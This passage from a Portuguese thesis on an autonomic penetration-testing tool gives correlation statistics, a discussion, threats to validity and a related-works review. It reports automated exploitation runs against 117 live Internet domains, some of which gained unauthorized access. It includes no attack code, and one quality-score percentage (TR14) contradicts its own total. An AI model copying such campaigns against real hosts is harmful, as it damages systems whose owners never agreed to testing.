A variável “Armas Digitais Compatíveis” mostrou uma média de 7.47 Armas Digitais Compatíveis por host auditado. O histograma Hist. Armas Compatíveis, Figura 45, apresenta uma forte assimetria à esquerda. Esta assimetria pode ter sido causada pelo número limitado de detecção de *Exploits* compatíveis capazes de explorar as vulnerabilidades associadas.

Figura 45 – Histograma Armas Compatíveis.



Fonte: O autor.

Nenhuma das variáveis quantitativas descritas na Tabela 28 possui uma distribuição normal, como apresentado em seus respectivos histogramas. A seguir, a Tabela 29 apresenta a correlação entre essas variáveis.

Tabela 29 – Correlação de Spearman entre variáveis quantitativas. * Nivel de significância: p < 0.01

	Tempo de Processamento	**Portas Auditáveis**	**Vuln. Relacionadas**	**Armas D. Compatíveis**
Tempo de Processamento	1	0.67*	0.62*	0.64*
Portas Auditáveis	0.67*	1	0.58*	0.52*
Vuln. Relacionadas	0.62*	0.58*	1	0.83*
Armas D. Compatíveis	0.64*	0.52*	0.83*	1


Fonte: o autor.

De acordo com a Tabela 29, existem correlações significativas entre as variáveis submetidas ao teste de correlação de Spearman, utilizada por ser mais apropriada em casos que

os dados não apresentam distribuição normal (BISHARA; HITTNER, 2012). Estas correlações possuem intensidade que variam entre moderada e forte. Dentre as variáveis testadas, as que mostraram uma intensidade de correlação mais forte foram Vulnerabilidades Relacionadas e Armas Digitais Compatíveis, com o Rô de 0.83, apontando uma correlação positiva entre as variáveis, sugerindo uma associação significativa entre ambas. Correlações com intensidade mediana podem ser observadas entre as variáveis Tempo de Processamento e Portas Auditáveis, com Rô de 0.67, as variáveis Tempo de Processamento e Armas Digitais Compatíveis, com o Rô de 0.64, as variáveis Tempo de Processamento e Vulnerabilidades Relacionadas, com o Rô de 0.62, as variáveis Portas Auditáveis e Vulnerabilidades Relacionadas, com o Rô de 0.58 e as variáveis Armas Digitais Compatíveis e Portas Auditáveis, com o Rô de 0.52. A seguir, os gráficos de dispersão entre as variáveis citadas neste parágrafo.

Figura 46 – Diagramas de dispersão - Portas Auditáveis, Armas Compatíveis e Vulnerabilidades Relacionadas

(a) Port. Aud. Arm. Comp.



(b) Port. Aud. Vuln. Rel.





Figura 47 – Diagramas de dispersão - Tempo de Processamento, Armas Compatíveis e Portas Auditáveis

(a) Temp. Proc. Arm. Comp.



(b) Temp. Proc. Port. Aud.






Figura 48 – Diagramas de dispersão - Tempo de Processamento, Vulnerabilidades Relacionadas e Armas Compatíveis

(a) Temp. Proc. Vuln. Rel.



(b) Vuln. Rel. Arm. Comp.



5.8 Discussão

Nesta seção é realizada a discussão dos resultados obtidos no experimento realizado com a ferramenta autonômica de testes de invasão desenvolvida para auditorias em segurança da informação. O objetivo principal deste estudo é o alcance da confiabilidade dos sistemas informatizados, através de auditoria em segurança para a obtenção de diagnósticos de testes de invasão realizados por especialista. A proposta foi desenvolvida como um gerente autonômico capaz de gerir tecnologia própria e de terceiros aptos a efetivarem os testes de invasão mencionado.

O experimento realizado contou com 117 repetições, cada repetição em um domínio ativo diferente na Internet. Aspectos relevantes para o sucesso dos testes de invasão foram levados em consideração: detecção de portas abertas no sistema alvo, detecção de sistema operacional em execução, vulnerabilidades relacionadas ao sistema auditado, dentre outros aspectos. Estas informações substanciam os testes de invasão, inclusive para os modelos de automação propostos por SHAH; MEHTRE, Xue Qiu et al., TILEMACHOS; MANIFAVAS, GREENWALD; SHANLEY e LUAN; WANG; XUE. Para os testes de invasão da auditoria deste experimento é necessária a existência de ao menos uma porta aberta no sistema auditado. A maioria dos hosts auditados (92.31%) tinha portas abertas vinculadas a algum serviço disponibilizado em rede. Como os hosts eram dispositivos acessíveis pela Internet, possivelmente parte da rede de fronteira da instituição, o comprometimento deste dispositivo poderia prover acesso à outros dispositivos confiáveis conectados à redes do alvo.

Além da existência de ao menos uma porta aberta, o sistema operacional executado no alvo é vital para direcionar o planejamento dos ataques digitais. Dentre as repetições executadas no experimento, 49.57% apontam a utilização do sistema operacional Linux nos hosts auditados. O segundo sistema operacional com maior frequência detectado nas repetições foi o sistema Windows com 12.82%. Não foi levado em consideração a versão ou distribuição dos sistemas

detectados, somente a base a qual pertencem. Em conjunto, os dois sistemas com maiores frequências somam 62.39% das repetições do experimento, o que direciona o planejamento dos ataques para estas duas plataformas, não sendo possível afirmar, com base presente no estudo realizado, que estas duas plataformas são as mais vulneráveis. Não foi possível a detecção do sistema operacional em 7.69% das repetições do experimento realizado, o que pode inviabilizar o procedimento de exploração de vulnerabilidade em um host alvo.

No experimento, ao menos uma vulnerabilidade relacionada à algum serviço ativo em funcionamento em uma porta aberta no host alvo foi encontrada em 80.34% das repetições. Em uma ação de invasão real, a presença de alguma vulnerabilidade no sistema alvo se torna relevante para o sucesso do ataque. No restante das repetições, 19.66%, não foram detectadas vulnerabilidade relacionada. Embora tenha sido encontrada alguma vulnerabilidade, isto não garante o sucesso em sua exploração, apenas indica a possibilidade de ser explorada. Não se pode afirmar a inexistência de vulnerabilidades em um sistema testado, pois vulnerabilidades desconhecidas ou que não estejam no bando de dados de vulnerabilidade utilizados podem existir.

Os dados detectados possibilitam a continuação dos testes de invasão autonômicos, seguindo para o procedimento de análise dos dados adquiridos. Como resultado desta análise, 88.89% das repetições do experimento apresentou dados suficientes para o prosseguimento do teste. Assim, a busca por *Exploits* compatíveis e posterior exploração puderam ser executados. Dentre todas as repetições, somente 11.11% resultaram em dados insuficientes para o prosseguimento da auditoria, impossibilitando o Armamento e a Exploração do alvo.

Desta forma, os resultados apontam que 47.01% das repetições no experimento obtiveram sucesso em encontrar pelo menos um *Exploit* compatível com alguma vulnerabilidade detectada no host alvo. Dentro dessa porcentagem, não há certeza de sucesso na exploração. Apesar de existir uma porcentagem significativa de compatibilidade, os resultados mostram que 52.99%, mais da metade das repetições, não houve compatibilidade entre as vulnerabilidades e os *Exploits* para exploração. Diante do escopo definido para a experimentação, somente os *Exploits* do tipo remoto são consideradas, reduzindo as possibilidades de compatibilidade entre as duas variáveis.

Em relação ao nível alcançado das auditorias realizadas, tem-se as porcentagens de 47.86% das repetições que atingiram o nível intermediário e 47.01% das repetições que atingiram o nível avançado, indicando que a ferramenta desenvolvida foi capaz de exercer com efetividade as fases de reconhecimento, armamento e exploração da metodologia de invasão adotada.

A quantidade de vulnerabilidades relacionadas em cada alvo tem a média de 240.8 e a quantidade de *Exploits* compatíveis é de 7.47, o que representa 3.10% da média das vulnerabilidades relacionadas ao host alvo da auditoria. Levando-se em consideração a média de portas abertas auditáveis de 12.45 por host, cada porta conta com aproximadamente 19.35 vulnerabilidades relacionadas. A quantidade de portas auditáveis tem uma concentração numérica considerável entre o intervalo de 0 e 50, provocando a assimetria apresentada no histograma da

Figura 43. O tipo de exploração remota abordada neste projeto concentra-se em vulnerabilidades existentes em serviços executados nas portas abertas do dispositivo auditado. Espera-se, portanto, que exista maior probabilidade de sucesso na exploração quando há número expressivo de portas abertas e consideradas auditáveis. O histograma de portas auditáveis sugere que parte dos hosts auditáveis mantêm uma quantidade considerável de portas auditáveis. Por sua vez, as vulnerabilides relacionadas também apresentaram um comportamento assimétrico à esquerda, Figura 44, que pode ter sido causado pela utilização de somente uma única base de dados de vulnerabilidades reportadas. Não se considerou múltiplas bases de dados para a busca por vulnerabilidades, assim como vulnerabilidades de dia zero, as quais não são conhecidas ou reportadas. Isto indica apenas que o processo de invasão pode alcançar a etapa de exploração, caso uma arma digital compatível com alguma vulnerabilidade esteja disponível.

Quanto à assimetria apresenta pela Figura 45, armas compatíveis, uma possível causa está no número reduzido de *Exploits* compatíveis com as vulnerabilidades encontradas. O fato da utilização de uma base de dados de vulnerabilidade reflete diretamente nos resultados da busca por *Exploits*, pois estas armas dependem das vulnerabilidades. Esse número reduzido de armas digitais se acentua pela escolha do tipo de ataque digital remoto, conforme o escopo do experimento, Seção 5.1. Espera-se que com a inclusão de múltiplos tipos de ataques digitais, a quantidade de *Exploits* compatíveis aumente significativamente.

Os resultados da exploração, 5.13%, mostram que a proposta pode efetivamente executar os testes de invasão e obter acesso não autorizado ao sistema alvo. Os resultados indicam que nem toda tentativa de exploração resulta na efetiva exploração do alvo, principalmente em cenários não controlados. Embora 94.87% das repetições tenham como resultado a falha na exploração, não representa que a proposta é ineficiente, apenas aponta que nem todo host real foi suscetível a exploração remota.

O tempo de processamento dos testes de invasão realizados indica uma concentração significativa entre 1 a 100 minutos, o que pode ser a causa da assimetria constatada na Figura 42. É possível que fatores externos e alheios aos testes tenham influenciado no tempo medido. Com a amplitude de 376.45 minutos, é provavel que a quantidade de vulnerabilidades relacionadas aos serviços executados no alvo, juntamente com a busca por armas compatíveis com estas vulnerabilidades contribuam diretamente para aumento ou diminuição do quantidade de tempo. O tempo de execução dos testes de invasão manuais refletem diretamente no investimento, quanto maior o tempo despendido no engajamento, maior se torna o capital financeiro investido.

Apesar de existir algum tipo de correlação entre as variáveis quantitativas, como sugere a Tabela 29, não é possível afirmar casualidade entre elas, somente indicar uma relação positiva. A correlação com maior intensidade medida entre essas variáveis então associadas às Vulnerabilidades Relacionadas e Armas Digitais Compatíveis, indicando que existe a possibilidade de uma impactar no resultado da outra. É de se esperar, que quanto maior o número de vulnerabilidades detectadas no host alvo, maior a quantidade de Armas Digitais compatíveis

com estas vulnerabilidades. Porém, não pode-se afirmar, que exista uma causalidade entre elas. O mesmo ocorre com as variáveis Portas Auditáveis e Tempo de Processamento, onde se espera que quanto maior a quantidade de portas auditáveis, maior é o tempo de processamento, não pode-se afirmar a casualidade entre ambas, somente uma sugestão de uma relação positiva entre elas. As demais correlações sugerem os mesmos tipos de resultados. Os gráficos de dispersão gerados mostram a existência de outliers que podem influenciar diretamente na interpretação da correlação, não ficando claro, visualmente, o tipo de correlação existente.

Os resultados mostram que muitos sistemas testasdos ainda executam versões de programas vulneráveis, o que pode representar despreocupação com a área de segurança computacional ou despreparo da equipe técnica da instituição. Isto sugere que o comportamento de parte destas instituições é apenas reativo, pois ações de prevenção poderiam ter sido tomadas para evitar ou dificultar a coleta de dados/informações sobre seus sistemas, o que resultaria no acesso não autorizado.

Antes de automatizar totalmente uma atividade, questões relativas à tecnologia, economia e de legislação devem ser observadas a fim de evitar prezuíjos irreparáveis (SHERIDAN; PARASURAMAN, 2005). Estas questões devem ser enfrentadas conjuntamente, pois se existe a possibilidade tecnológica de automatizar atividade específica, a qual é economicamente viável (trazendo uma provavel redução de custos) e sendo permitida pela legislação vigente, não há razão que impeça a automação. No entanto, ao implementar um nível de autonomia cada vez mais elevado em um sistema computacional, problemas éticos e de responsabilização podem surgir. Delegar sem controle para um algoritmo decisões críticas que impactam a sociedade pode representar um perigo real em vários níveis. Retirar o elemento humano do processo de execução de determinadas tarefas aparentemente traz apenas benefícios, mas pode levar ao questionamento de que não deveria ser automatizado. Habilidades inerentes ao ser humano não podem ser replicadas por uma máquina, como a sensibilidade, empatia ou compaixão, necessárias para exercer atividades importantes na sociedade. A ferramenta tecnológica deve ser concebida para o melhoramento da vida humana, caso contrário não há motivos para seu desenvolvimento.

5.9 Ameaças À Validade

Esta seção descreve preocupações que devem ser consideradas para reproduções futuras deste estudo e outros aspectos que devem ser pesados para generalizar os resultados deste experimento. Na organização desta seção, as ameaças à validade foram classificadas em categorias interna, externa, de construção e conclusão.

Quanto à validade relacionada à construção, o experimento foi concebido para realização de testes de invasão, explorando as possíveis vulnerabilidades encontradas no host auditável. Para este propósito, uma ferramenta computacional foi desenvolvida para garantir o aplicação do conceito de computação autonômica voltada à segurança da informação, na forma de testes de invasão. Esta ferramenta foi desenvolvida com base na literatura especializada, levantada nesta

pesquisa.

Quanto à validade internas, uma vez que o experimento foi realizado em cenário real, não controlado, há várias variáveis estranhas ao experimento, incluindo-se a utilização de configurações ou hardware não conhecidos. Para garantir que o experimento abarcasse o máximo de cenários desconhecidos possível e mitigar essa ameaça específica, a ferramenta desenvolvida conta com tecnologia desenvolvidas por terceiros que, unidas em funcionamento, alcançam parte considerável dos cenários possíveis. O experimento foi realizado somente com a ferramenta autonômica desenvolvida, pois não foi encontrado, até o período de realização da experimentação, ferramentas automatizadas que realizassem testes de invasão automáticos com os requisitos mínimos para a comparação direta entre resultados. Com o objetivo de mitigar esta ameaça, as soluções disponiveis foram pesquisadas e relacionadas para a comparação direta com a solução proposta nesta pesquisa, no Capítulo 4.

Quanto à validade externa, o experimento seguiu uma implementação focada em cenários de ataques reais à dispositivos informáticos. Diante de uma quantidade considerável de ataques digitais reais, a estratégia de mitigação desta ameaça foi a definição de um escopo especifico para o procedimento em campo. Assim, uma vez que o conceito foi aplicado diretamente em condições não controladas, dentro do escopo definido para a implementação, a ferramenta autonômica poderá funcionar da mesma forma que foi executada na experimentação.

Quanto à validade de conclusão, vários dados foram coletados a fim de prover algum conclusão entre a possibilidade de aplicação do conceito de Computação Autonômica e a efetivação da segurança da informação. Para este propósito, foi realizada uma análise estatística com níveis de confiança bem definidos, sendo os resultados interpretados mediante este premissa.

6 Trabalhos Relacionados

Este capítulo tem como finalidade listar os principais trabalhos relacionados com a proposta de pesquisa. Foram definidas quatro questões de avaliação, que permitem verificar a proximidade com a proposta apresentada.

Tabela 30 – Questões de Avaliação Trabalhos Relacionados.

Questões de Avaliação	**Descrição e Motivação**
QA1: Qual o escopo da utilização dos testes de invasão automatizados?	Esta pergunta refere-se ao corte metodológico aplicado ao contexto do estudo da automatização dos testes de invasão.
QA2: Quais estratégias foram utilizadas nos trabalhos?	Esta questão de avaliação tem como principal objetivo relatar quais estratégias foram utilizadas para a automação dos testes de invasão.
QA3: Quais arquiteturas utilizadas nas propostas?	Esta questão de avaliação tem como objetivo fornecer como foram estruturadas as soluções propostas nos estudos.
QA4: Qual o nível de autonomia utilizada pelas propostas apresentadas?	Esta questão de avaliação visa analisar o nível de autonomia utilizada nas propostas apresentadas nos trabalhos relacionados, o que permite a comparação com a proposta levantada neste estudo.

Fonte: o autor.

Como critérios de inclusão, foram adotados os seguintes requisitos: 1) os trabalhos precisam ser acessíveis; 2) com intervalo de publicação entre 2009 até 2018, considerando que este intervalo pode representar as propostas mais recentes; 3) conter as palavras-chave em seu título; 4) trabalhos em inglês; 5) que contenham ligação estrita com a proposta deste estudo. Os seguintes critérios de exclusão foram considerados: 1) trabalhos anteriores a 2009; 2) trabalhos em língua diferente de inglês; 3) trabalho duplicados; 4) trabalhos com propostas redundantes; 5) trabalhos que não se relacionam com o tema e; 6) trabalhos não científicos. Em resumo, os trabalhos incluídos neste seção se assemelham a proposta em termos de aplicação de segurança ofensiva para detecção automatizada de vulnerabilidades. As bases de dados utilizadas na pesquisa foram "*Web Of Science*", "*IEEE xplore*" e "*ACM Digital Library*" com as palavras-

chave "*Penetration Testing*", "*automatic*" e "*automated*" contidas no título do estudo. Na base de dados "*Web Of Science*", utilizando a expressão "TI=(Penetration Testing) AND TI=(automatic OR automated)", aplicado filtro de tempo estipulado entre 2009 até 2018, foram encontrados 12 trabalhos. Na base de dados "*IEEE xplore*", utilizando a expressão "("Penetration Testing" AND ("automatic" OR "automated"))", aplicando o mesmo filtro temporal da base de dados anterior, foram encontrados 49 trabalhos. Na base de dados "ACM Digital Library", utilizando a expressão "acmdlTitle:(+"Penetration Testing") AND ("automatic" "automated")", considerando o mesmo filtro temporal, foram encontrados 5 trabalhos. Somente as bases que retornaram ao menos um trabalho como resultado das buscas foram incluídas nesta revisão.

Os trabalhos selecionados para a extração de dados foram submetidos aos seguintes critérios de extração: a) informações dos trabalhos: título do trabalho, lista de autores, tipos de estudo, ano de publicação e resumo; b) objetivos dos trabalho (abrangência do estudo, tratamentos fornecidos pela solução proposta); c) nível de autonomia da proposta (segue as diretrizes de classificação encontradas em GANEK; CORBI (2003): básico, gerenciado, preditivo, adaptativo e autonômico); d) as técnicas utilizadas (vetores de ataque utilizados para exploração do alvo) e; e) as arquiteturas utilizadas nas propostas. Dentre os 66 trabalhos encontrados, foram selecionados 15 artigos, são eles:

2009 : No trabalho de GREENWALD; SHANLEY, um sistema automatizado para planejamento e execução de exploração de vulnerabilidades é proposto com base em análise probabilística. Deste modo, proposta avalia a existência de vulnerabilidades no dispositivo e compara a data de descoberta das vulnerabilidades com a data de execução da proposta, aplicando um cálculo probabilístico para avaliar a existência de correção para ela.

2011 : O artigo de Bashah Mat Ali et al. tem como foco a automatização de teste de intrusão em aplicações web, através de uma ferramenta que executa ataques de *SQL injection* em aplicações codificadas em PHP. No trabalho de SHEN et al. é apresentado um modelo para geração automatizada de esquema de testes de invasão em rede.

2013 : No artigo de HAUBRIS; PAULI é apresentada uma solução automática, codificada em Python, que se utiliza de ferramentas externas para executar testes de intrusão remoto. Ferramentas de escaneamento são utilizadas para coletar informações sobre o alvo e suas saídas são gravadas em arquivos de texto. Com o conteúdo dos escaneamentos sistematizados, a exploração é realizada pela ferramenta *Metasploit*, através de tentativa e erro.

2014 : O trabalho de Xue Qiu et al. apresenta um modelo separado das fases de planejamento, descoberta, exploração e relatório. Para o planejamento, um modelo de geração de esquema automático formal é definido, o qual é lido pelo modelo de execução. Para isto, são setados os parâmetros de funcionamento (indica-se o domínio e demais detalhes), os *Exploits*, a carga útil e a porta do alvo que será atacado. Caso a exploração seja bem sucedida, um

relatório final é criado, caso contrário, a exploração é repetida com outros tipos de ataque. No artigo de SHAH; MEHTRE é apresentada uma ferramenta automatizada capaz de realizar testes de avaliação de vulnerabilidades e penetração chamada *NetNirikshak 1.0*. A ferramenta detecta as vulnerabilidades com base nos aplicativos e serviços que estão sendo usados no sistema de destino. Além disto, detecta as vulnerabilidades relacionadas à *SQL Injection* e reporta todos os links vulneráveis identificados no alvo.

2015 : No artigo de ZHAO et al. foi proposto um modelo de teste de invasão automatizado com base em árvore de decisão. Para tanto, a metodologia proposta consiste em investigar e classificar vulnerabilidades, encontrar vulnerabilidades no sistema alvo por intermédio dos testes, determinar quais vetores de ataques são apropriados, encontrar o objetivo principal através de um teste de invasão profundo e gerar relatórios detalhados dos testes realizados com a finalidade de auxiliar as instituições a definirem estratégias de atualizações corretas, visando a correção de seus sistemas e, assim, reduzir a possibilidade de ocorrências futuras de incidentes de segurança. TILEMACHOS; MANIFAVAS propõe um script baseado em Python capaz de realizar um teste de invasão de forma automatizada. Há limites para a atuação deste script, pois somente um dispositivo por vez pode ser explorado, desde que este esteja vulnerável e apresente um cenário não corrigido. O foco desta solução está em três tecnologias fundamentais, são elas: I) Nmap, ferramenta usualmente responsável pela fase de escaneamento de portas; II) *Metasploit*, *framework* usualmente implementado para a fase de ganho de acesso ao sistema alvo e; III) Python, linguagem de programação, orientada a objeto, interpretada e de simples uso de sintaxe. STEPANOVA; PECHENKIN; LAVROVA automatiza testes de invasão por intermédio de extração semiautomática de conhecimento de grandes quantidades de dados. A proposta concentra-se em uma nova ontologia de testes de invasão, a qual une o nível de abstração conceitual e técnica, fornecendo uma visão holística dos resultados da análise de segurança realizada.

2016 : O trabalho de STEFINKO; PISKOZUB; BANAKH apresenta uma comparação entre teste de invasão realizada manualmente e de forma automatizada. A automação ocorre pela implementação contínua do teste sem um sistema de tomada de decisão baseada em análise adaptativa. No artigo de LUAN; WANG; XUE é proposto uma abordagem automatizada de modelagem e verificação de vulnerabilidades para testes de invasão, gerando gráficos de ataque que podem ser aplicados ao processo de ataque. No trabalho de KADAM et al. é proposto uma ferramenta automatizada capaz de executar um teste de invasão em redes *Wi-fi*. A ferramenta foi desenvolvida pra ambiente Android e visa eliminar os esforços humanos na realização destes testes de segurança. O estudo de ALMUBAIRIK; WILLS tem como objetivo propor um algoritmo sistemático de teste de penetração guiado por um modelo de ameaça. O uso deste modelo considera que todas as ameaças existentes sejam verificadas e que nenhuma delas seja negligenciada no meio do processo de teste de invasão.

2017 : No artigo de AKKIRAJU et al. apresenta-se uma estrutura de segurança cibernética defensiva chamada *Cybergrenade* que automatiza várias ferramentas de teste de invasão para explorar sequencialmente máquinas conectadas a uma única rede local.

2018 : No trabalho de CHU; LISITSA é proposto uma abordagem automatizada para testes de invasão baseada no modelo de agente crença-desejo-intenção (CDI). As ações dos testes são definidas por planos CDI e representam todo o processo de testes de invasão. No artigo de TETSKYI; KHARCHENKO; UZUN é enfrentado o problema de escolha das ferramentas de terceiros para a execução do teste de invasão em aplicações Web de forma automática. A proposta utiliza redes neurais artificiais para definir qual ferramenta utilizar, construída com a arquitetura cliente-servidor.

6.1 Avaliação De Qualidade

A avaliação de qualidade dos trabalhos relacionados visa examinar a existência de requisitos mínimos de similaridade para uma comparação objetiva entre os trabalhos e a proposta de pesquisa, sendo realizada por intermédio de um sistema de pontuação para avaliar a semelhança entre objetivos, técnicas, metodologia e arquitetura. Essa avaliação foi dividida em duas categorias: i) critérios gerais, critérios de avaliação adaptados de estudos existentes na literatura; ii) critérios específicos, designados de acordo com o escopo e questões de avaliação.

Tabela 31 – Avaliação de qualidade.

ID	Questões	Possíveis respostas
AS1	A proposta apresentada nos trabalhos possuem nível alto de autonomia? MACEDO	Y = 2.5, N = 0, P = 1.25
AS2	Os testes de invasão tem o escopo de ataque bem definido? MCCLURE; SCAMBRAY; KURTZ	Y = 2.5, N = 0, P = 1.25
AS3	É apresentada uma arquitetura bem definida nas propostas apresentadas?	Y = 2.5, N = 0, P = 1.25
AS4	As estratégias utilizadas são bem definidas?	Y = 2.5, N = 0, P = 1.25

Fonte: o autor.

Os 15 trabalhos incluídos nesta seção foram submetidos a avaliação de qualidade. A Tabela 32 mostra o resultado desta avaliação para cada trabalho incluído.


Tabela 32 – Resultados da avaliação de qualidade.

ID	Autor(es)	AS1	AS2	AS3	AS4	Escore Total	Qual. (%)
TR01	GREENWALD; SHANLEY	1.25	1.25	2.5	2.5	7.5	75%
TR02	Bashah Mat Ali et al.	0	2.5	2.5	2.5	7.5	75%
TR03	SHEN et al.	1.25	2.5	2.5	1.25	7.5	75%
TR04	HAUBRIS; PAULI	1.25	1.25	2.5	2.5	7.5	75%
TR05	Xue Qiu et al.	2.5	2.5	2.5	2.5	10	100%
TR06	SHAH; MEHTRE	1.25	2.5	2.5	1.25	7.5	75%
TR07	STEPANOVA; PECHENKIN; LAVROVA	0	1.25	2.5	1.25	5	50%
TR08	TILEMACHOS; MANIFAVAS	1.25	1.25	0	1.25	3.75	37.5%
TR09	ZHAO et al.	1.25	1.25	2.5	1.25	6.25	62.5%
TR10	STEFINKO; PISKOZUB; BANAKH	0	1.25	0	0	1.25	12.5%
TR11	ALMUBAIRIK; WILLS	1.25	1.25	1.25	0	3.75	37.5%
TR12	KADAM et al.	1.25	1.25	0	0	2.50	25%
TR13	AKKIRAJU et al.	2.5	1.25	1.25	1.25	6.25	62.5%
TR14	CHU; LISITSA	1.25	0	1.25	1.25	3.75	12.5%

TR15	TETSKYI; KHARCHENKO; UZUN	1.25	2.5	1.25	2.5	7.5	75%

Fonte: o autor.

Figura 49 – Avaliação de Qualidade Trabalhos Relacionados.



Fonte: o autor.

6.2 QA1: Qual O Escopo Da Utilização Dos Testes De Invasão Automatizados?


O propósito desta questão foca a compreensão do corte metodológico aplicado ao contexto de funcionamento dos testes de invasão automatizados. O escopo dos trabalhos incluídos foram agrupados em cinco classes: i) remoto, ataques às redes de computadores com origem externa, objetivando o acesso não autorizado ao dispositivo; ii) redes de computadores, ataques locais que tem objetivo os recursos disponíveis em redes; iii) aplicações Web geral, ataques concentrados em aplicações *Web* sem especificações de tipos de ataque; iv) *SQL Injection*, ataques específicos à aplicações Web voltados à injeção de SQL e; v) não especificado, quando o estudo trata de forma genérica os tipos de ataques. A Tabela 33 expõe a distribuição dos trabalhos incluídos.

Tabela 33 – Escopo da utilização da automatização de testes de invasão.

Escopo da automatização	**Trabalhos**	**Frequência**	**%**
Remoto (Online)	TR03, TR04, TR05, TR06, TR07, TR08, TR12	7	46.66%
Redes de computadores (redes locais)	TR01, TR13	2	13.33%
Aplicações *Web* geral	TR15	1	6.66%
SQL Injection	TR02, TR11	2	13.33%
Não especificado	TR09, TR10, TR14	3	20%

Fonte: o autor.

Figura 50 – Escopo de automação.



Fonte: o autor.

Observa-se a concentração maior no escopo para tipos de ataques externos, realizados remotamente (online), com 7 trabalhos, correspondendo à 46.66% dos trabalhos incluídos, sugerindo que os trabalhos concentram-se nos tipos de ataques externos em nível de rede.

6.3 QA2: Quais Estratégias Foram Utilizadas Nos Trabalhos?

